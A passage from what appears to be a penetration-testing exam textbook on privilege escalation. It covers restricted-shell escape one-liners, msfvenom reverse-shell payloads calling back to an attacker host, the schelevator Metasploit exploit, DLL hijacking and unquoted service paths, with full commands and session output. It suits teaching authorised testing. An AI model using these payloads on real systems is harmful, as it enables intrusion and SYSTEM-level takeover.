One security measure that can thwart attackers is a restricted shell. Forcing an account into a shell that has limited abilities is another way to assert the principle of least privilege. Restricted shells may limit the commands that can be run, what parts of the file system can be accessed, or even redefine what operators and escape characters work. So, when you compromise an account, you might need to figure out how to escape from these shells in order to get better access in pursuit of your goals.

If `ls` is available, you can attempt to list common parts of the operating system, like `/usr/bin` to see what tools you have at your disposal. If it's not, you can try to use `echo /usr/bin/*` to show the directory contents instead. Then many of the concepts for SUID/SGID escalation might apply.

Editors and file pagers are popular mechanisms for shell elevation, if they are available. Many of these allow you to escape to a shell. For example, in `vi` and `vim`, you may be able to issue the command `:!/bin/sh` or `:shell` to escape into a shell from the editor. In the pager `less`, the command would be `!./bin/sh` or whatever is your shell of choice. This shell will typically be less restricted.

Linux also typically has one or more programming languages installed, such as Python or Perl. If these are accessible, you may be able to write a quick script to get a shell. For Python, `import os; os.system("/bin/sh")` may work. In Perl, you may try something like `exec "/bin/sh";` instead.

Other built-in utilities, such as `awk` and `find`, may help you break out of a shell when other options are unavailable. You can even use `awk` to spawn a reverse shell, if you're clever. But you can use `awk 'BEGIN {system("/bin/sh")}'` to attempt to elevate out of a

restricted shell. The equivalent using `find` would be `find / -name fakename -exec /bin/sh \;`

## Windows Privilege Escalation

There are other ways to escalate privileges than acquiring credentials. As with Linux, there are more methods than we can cover within the scope of a single chapter. In this section, we'll focus on examples using kernel exploitation, token manipulation, execution flow hijacking, and process injection.

## Kernel Exploitation

In this exercise, we'll explore how to exploit a local privilege escalation vulnerability (CVE-2010-3338) against a vulnerable Windows 2008 x64 SP2 server. We'll start with getting local access to the system. Then we'll explore how to find and use the exploit to gain privileged access.

**Using psexec Module** The Metasploit Meterpreter shell is an effective way of interacting with a target environment, as it runs entirely in memory and leaves little to no trace after disconnecting. To get a Meterpreter shell on a Windows host when you have admin privileges, you can use the `windows/smb/psexec` module to execute an arbitrary Meterpreter payload (e.g., reverse shell to call back to you or a bind shell that you connect to over a specific port) on an open share, writable by the admin account. If the compromised account is not a member of the local administrators group or has elevated permissions on the domain, you will not be able to use `psexec` to remotely log in and interact with the target.

**Using msfvenom and smbclient** Another option is to use `msfvenom` in Kali to generate a payload, copy the payload over to the target using the `smbclient` command, and then execute it to establish a Meterpreter session back to your multi/handler.


1. Generate the payload using `msfvenom` from Kali:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.234 LPORT=4445 -e x86/shikata_ga_nai -f exe -o payload.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

2. Copy the payload over to the target using the compromised user credentials:

```
root@kali:~# smbclient //192.168.1.251/share -U pentestplus/user1 -c 'put "payload.exe"'
WARNING: The "syslog" option is deprecated
Enter PENTESTPLUS\user1's password:
putting file payload.exe as \payload.exe (924.0 kb/s) (average 924.0 kb/s)
```

3. From the target console, open the share folder and double-click the payload:



4. Capture the callback using a Metasploit multi/handler module configured to use the same LHOST, LPORT, and payload option generated from msfvenom:

```

[*] Started reverse TCP handler on 192.168.1.234:4445
[*] Sending stage (179779 bytes) to 192.168.1.251
[*] Meterpreter session 3 opened (192.168.1.234:4445 -> 192.168.1.251:49371) at 2018-07-29 13:56:51 -0400

meterpreter > background
[*] Backgrounding session 3...
msf exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
3	meterpreter	x86/windows	PENTESTPLUS\user1 @ WINSRV1	192.168.1.234:4445 -> 192.168.1.251:49371 (192.168.1.251)

**Searching for Missing Patches with enum\_patches** Another way to search for local privilege escalation vulnerabilities against the host is to use the `windows/gather/enum_patches` Metasploit module, as shown in [Figure 9-9](#). This is a post-execution module you run against an active Metasploit session to provide a list of missing Knowledge Base (KB) articles (patches) and their associated Microsoft Bulletin, where applicable.

```

msf post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

Name      Current Setting      Required  Description
----      -----              -----      -----
KB          KB2871997, KB2928120  yes       A comma separated list of KB patches to search for
MSFLOCALS   true               yes       Search for missing patchs for which there is a MSF local module
SESSION     yes                yes       The session to run this module on.

msf post(windows/gather/enum_patches) > set session 6
session => 6
msf post(windows/gather/enum_patches) > run

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnb_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed

```

---

**Figure 9-9** Enumerating patches with Metasploit

**Searching for Missing Patches with WMIC** Similar to the `enum_patches` Metasploit module, the Windows Management Instrumentation Command line (WMIC) utility provides a command-line interface for interacting with the Windows operating system. You can use the WMIC utility from the command prompt to search for patches and their installation dates on the target operating system,

as shown in [Figure 9-10](#). The data returned from the WMI query can be correlated against the missing patches enumerated from Metasploit:

```
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop>wmic qfe get Caption,Description,HotFixID,InstalledOn
wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                               Description   HotFixID   InstalledOn
http://support.microsoft.com/?kbid=955430  Update      KB955430  01c9babe01207057
```

---

**Figure 9-10** Discover missing patches with WMIC

---

```
c:\Users\user> wmic qfe get
Caption,Description,HotFixID,InstalledOn
```

---



**TIP** The Windows Management Instrumentation (WMI) is a component of the Windows operating system that facilitates the local and remote management of data and operations. The WMI is useful for automating administrative tasks through WMI scripts or applications. You can find out more through the <https://docs.microsoft.com> website.

**Exploiting schelevator** CVE-2010-3338 is a local privilege escalation vulnerability that allows local users in vulnerable Windows operating system versions to gain privileges via scheduled tasks. When processing task files, the Windows Task Scheduler relies on a CRC-32 checksum in order to ensure that a file has not been tampered with. In default Windows configurations, local users can read and write task files that they create. Since CRC-32 is not a cryptographic algorithm, users can modify a new or existing task file to create a potential hash collision and execute arbitrary commands with SYSTEM privileges. [Figure 9-11](#) demonstrates this vulnerability, using the `windows/local/ms10_092_schelevator` Metasploit module

against a user Meterpreter session on a Windows 2008 x64 SP2 server.

```
msf exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 192.168.1.234:4456
[*] Preparing payload at C:\Users\user\AppData\Local\Temp\YiPEKDCYbjI.exe
[*] Creating task: HocvhxU9
[*] SUCCESS: The scheduled task "HocvhxU9" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\HocvhxU9...
[*] Original CRC32: 0x31f5d1b3
[*] Final CRC32: 0x31f5d1b3
[*] Writing our modified content back...
[*] Validating task: HocvhxU9
[*]
[*] Folder: \
[*] TaskName           Next Run Time      Status
[*] =====
[*] HocvhxU9           8/1/2018 6:49:00 PM   Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "HocvhxU9" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "HocvhxU9" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] SUCCESS: Attempted to run the scheduled task "HocvhxU9".
[*] SCHELEVATOR
[*] Deleting the task...
[*] SUCCESS: The scheduled task "HocvhxU9" was successfully deleted.
[*] SCHELEVATOR
[*] Meterpreter session 7 opened (192.168.1.234:4456 -> 192.168.1.210:49190) at 2018-07-29 21:49:36 -0400
```

---

**Figure 9-11** MS10\_092 schelevator exploit


The exploit module will create an initial task as the user account (since we don't have SYSTEM-level access yet), read in the contents of the task, convert it to Unicode format, then record the CRC-32 hash value so it can assign it later on after the task has been modified. Then, the exploit will convert the file contents from Unicode and update the XML tags within the task file to run the payload with SYSTEM-level privileges, since the task was originally created with user-level privileges. Then, the exploit converts the file contents back to Unicode, fixes the CRC-32 checksum so that the task matches the original recorded hash value (CRC-32 collision), and executes the task using the Task Scheduler. The vulnerability is not that the user can create the task, but that there is a flaw in the trusted integrity mechanism (CRC-32 checksum) that is used to validate that the task has not been tampered with or altered in any

way. A user account should not be able to modify the contents of a task to enable it to run with higher privileges.

## DLL Search Order Hijacking

Windows DLLs contain code and other data used by native Windows applications in order to function properly. When software is installed on Windows, the program will include a bundle of required DLLs to be installed to the operating system, as well as rely on some built-in DLLs provided by the operating system. When an application loads, it will use a common method to look for all required DLLs to load into the program. DLLs are not called using a fully qualified path (i.e., where the DLL should reside on the operating system). Thus, if the DLL doesn't exist or if it is implemented in an insecure way (such as a directory path with weak permissions) and an attacker gains control of one of the directories on the DLL search path, it could be possible to elevate privileges by forcing the application to load and execute a malicious DLL. The following order is used by a program when searching for a DLL if SafeDllSearchMode is enabled:

1. Program installation directory
2. Windows system directory (C:\Windows\System32)
3. Windows 16-bit system directory (C:\Windows\System)
4. The Windows directory (C:\Windows)
5. The current working directory
6. Directories in the system PATH environment variable
7. Directories in the user PATH environment variable



To help look for DLL search order hijacking (ATT&CK ID: T1038) vulnerabilities in local programs, you can download one of the Windows SysInternals utilities called Process Monitor (<https://docs.microsoft.com/en-us/sysinternals>). The Process Monitor application (procmon) is used to monitor processes running on the local system. You can use the tool to investigate in real time running processes with missing DLL files, as shown under the "DLL Hijacking" article posted to <https://pentestlab.blog>. To exploit a DLL hijacking vulnerability, first check to see if the DLL exists in any of the other search paths on disk. If the DLL doesn't exist, you can place a malicious copy of a DLL within the execution path of a directory you have write access to (e.g., use `msfvenom` to generate a DLL with a Meterpreter reverse\_tcp shell payload). When the process is restarted, the DLL should be loaded, and the malicious process should execute the payload with the privileges of the running process. If the DLL does exist somewhere else on disk in one of the search paths, see if you can write a location with a higher priority (i.e., installation directory). Using procmon, you can apply specific filters, such as looking for the applications running with SYSTEM-level privileges and missing DLL files.

Process Monitor - Sysinternals: www.sysinternals.com

---



Time ...	Process Name	PID	Operation	Path	Result
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\VERSION.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\smpapi.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\NETAPI32.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\netutils.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\svcli.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\wkscli.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\ODBC32.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\MSIMG32.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\UxTheme.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\oledlg.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\OLEACC.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\WINMM.dll	NAME NOT FOUND
4:43:4...	Bginfo.exe	3588	CreateFile	C:\Perl64\OLEACCRC.DLL	NAME NOT FOUND

---

**EXAM TIP** You may see scenario-based questions on the exam asking if you can determine which processes could be targeted for privilege escalation during an engagement, such as those processes running with SYSTEM-level privileges.

## Unquoted Service Paths


The Windows registry is responsible for recording execution paths for services created on the Windows operating system.

Administrators can create new services using the `sc.exe` command utility baked into the Windows system. [Figure 9-12](#) provides an example of how to use the `sc.exe` command to create a service name “vulnerablesvc” that points to the `vulnerable.exe` executable in the “shared commands” folder.

```
C:\Windows\system32>sc create "vulnerablesvc" binPath= "C:\Program Files (x86)\Shared Services\shared commands\vulnerable.exe" DisplayName= "UnquotedServicePath"
start= auto
[SC] CreateService SUCCESS
```

**Figure 9-12** Create service `vulnerablesvc`

When a new service is created on the local operating system, a unique key is created in the registry. These keys are located in the following Windows registry location:  
`HKLM\SYSTEM\CurrentControlSet\services`, as shown in [Figure 9-13](#).



**Figure 9-13** Unquoted service path in the registry

Lower-privileged users will not be able to modify the service; however, users can still search for services. We can use the `wmic` command to look for services with unquoted executable paths.

[Figure 9-14](#) shows `vulnerablesvc` with a display name of `UnquotedServicePath`, which could be a likely target to attack for privilege escalation.

```
c:\Users\user1>wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v ""  
UnquotedServicePath          vulnerablesvc          C:\Pro  
am Files (x86)\Shared Services\shared commands\vulnerable.exe      Auto
```

**Figure 9-14** Search for unquoted service paths using the `wmic` command.

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto"  
|findstr /i /v "C:\Windows\" |findstr /i /v ""
```

Services created with administrator privileges will run as the SYSTEM account, unless it is configured to use a different service account or username/password combination. When Windows attempts to run the service, it will use the following path to run the first executable that it can find:

1. C:\Program.exe
2. C:\Program Files.exe
3. C:\Program Files (x86)\Shared.exe
4. C:\Program Files (x86)\Shared Services\shared.exe
5. C:\Program Files (x86)\Shared Services\shared commands\vulnerable.exe

If we have write access to any of those folders prior to the final execution path, we can add our own malicious executable in the service path to force our program to load instead of the original program executable. The vulnerability is a result of the “CreateProcess” function in Windows operating systems, as described on the <https://docs.microsoft.com> website. Now, we can use the `icacls` command to see if we have write access to the Shared Services folder. [Figure 9-15](#) shows that we have full permission over the folder.

```
C:\Program Files (x86)\Shared Services BUILTIN\Users:(OI)<CI><F>
NT SERVICE\TrustedInstaller:(I)<F>
NT SERVICE\TrustedInstaller:(I)<CI><IO><F>
NT AUTHORITY\SYSTEM:(I)<F>
NT AUTHORITY\SYSTEM:(I)<OI><CI><IO><F>
BUILTIN\Administrators:(I)<F>
BUILTIN\Administrators:(I)<OI><CI><IO><F>
BUILTIN\Users:(I)<RX>
BUILTIN\Users:(I)<OI><CI><IO><GR,GE>
CREATOR OWNER:(I)<OI><CI><IO><F>

Successfully processed 1 files; Failed processing 0 files
```


---

**Figure 9-15** Check folder permissions.



**TIP** Another tool that you can use to check specific users or group permissions to files, directories, registry keys, global objects, and Windows services is the Windows sysinternals command, accesschk.exe. You can find more information from the <https://docs.microsoft.com/en-us/sysinternals> website.

We just need to generate a payload to use in order to get a call back with system privileges. You can use msfvenom to generate a meterpreter\_reverse\_tcp payload called shared.exe, then put the executable in the C:\Program Files (x86)\Shared Services folder, as shown in [Figure 9-16](#), since the user has write access.



---

**Figure 9-16** Payload stored in the Shared Services folder

```
# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.1.234  
LPORT=4448 -f exe shared.exe
```

Once the payload has been copied over, you need to configure multi/handler so you can catch the SYSTEM-level shell once the service is started or restarted, as shown in [Figure 9-17](#).

```
Payload options (windows/x64/meterpreter_reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC   process        yes        Exit technique (Accepte
EXTENSIONS           no         Comma-separate list of
EXTINIT                no         Initialization strings
LHOST      192.168.1.234  yes        The listen address
LPORT      4448            yes        The listen port


Exploit target:
Id  Name
--  ---
0   Wildcard Target

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.234:4448
```

---

**Figure 9-17** Starting the multi/handler

Now that everything seems to be in place, you just need to restart or start this service, if it has not already been started. However, lower-privileged accounts or accounts without permission to start the vulnerable service will get an access denied error if the account tries to start the service, as shown in [Figure 9-18](#).



**Figure 9-18** Failed attempt to start service in Task Manager

An alternative would be to reboot the system, wait until the next reboot, or social-engineer the administrator to restart the service, which is unlikely unless you are a very persuasive and believable person. Once the service kicks off, it will now read our “shared.exe” executable in the 4 option of the service path and execute that instead of the `vulnerable.exe` application, which is the intended program. [Figure 9-19](#) shows the service calling home and giving me a shell with SYSTEM-level privileges.

```
[*] Started reverse TCP handler on 192.168.1.234:4448
[*] Meterpreter session 9 opened (192.168.1.234:4448 -> 192.168.1.250:49901) at 2018-08-01 16:50:58 -0400

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 4956
meterpreter > ps -x shared.exe
Filtering on 'shared.exe'

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
4956	444	shared.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Shared Services\shared.exe

```
meterpreter >
```

---

**Figure 9-19** Get SYSTEM privileges

Eventually, the service on the target will time out. Before that happens (roughly less than 20 seconds), you will want to migrate to another process, as shown in [Figure 9-20](#). Previously in the chapter, I mentioned the wininit.exe process was an optional service to migrate to. Once you migrate, your shell will be stable, but the original process will die off once the service errors out. If you run the `post/windows/manage/migrate` module in your Meterpreter shell without specifying a process to migrate to, the module will automatically spawn a new process and migrate to it. In short, unquoted service paths are vulnerabilities that can lay dormant on the operating system, waiting to be exploited. When administrators intermingle processes and applications with lower-privileged user accounts, it could cause a situation like we just discussed and present a recipe for disaster.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 356
meterpreter > ps -c
Filtering on child processes of the current shell...

Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
---	---	---	---	---	---	---
444	356	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
452	356	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
460	356	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe

---

**Figure 9-20** Migrate processes with Metasploit

To mitigate against these types of vulnerabilities, the MITRE ATT&CK page suggests that organizations eliminate path interception weaknesses in program configuration files, scripts, the PATH environment variable, services, and shortcuts by surrounding path variables with quotation marks, where applicable. It will also be important for administrators to be aware of the search order that Windows uses for executing or loading binaries and to clean up old registry keys after uninstalling software applications to eliminate the issue of registry keys not being associated with a legitimate binary. In some cases, it may be possible to abuse writable services that run as SYSTEM or elevated privileges. This is due to incorrect permissions set by the administrator for a service, or the user account has elevated permissions in the directory where the binary is executed from. The local service configuration information in the registry could be modified in order to change the binary executable path and point to a malicious program instead. You can find out more about service registry permission weaknesses (ID: T1058) from the MITRE ATT&CK website.

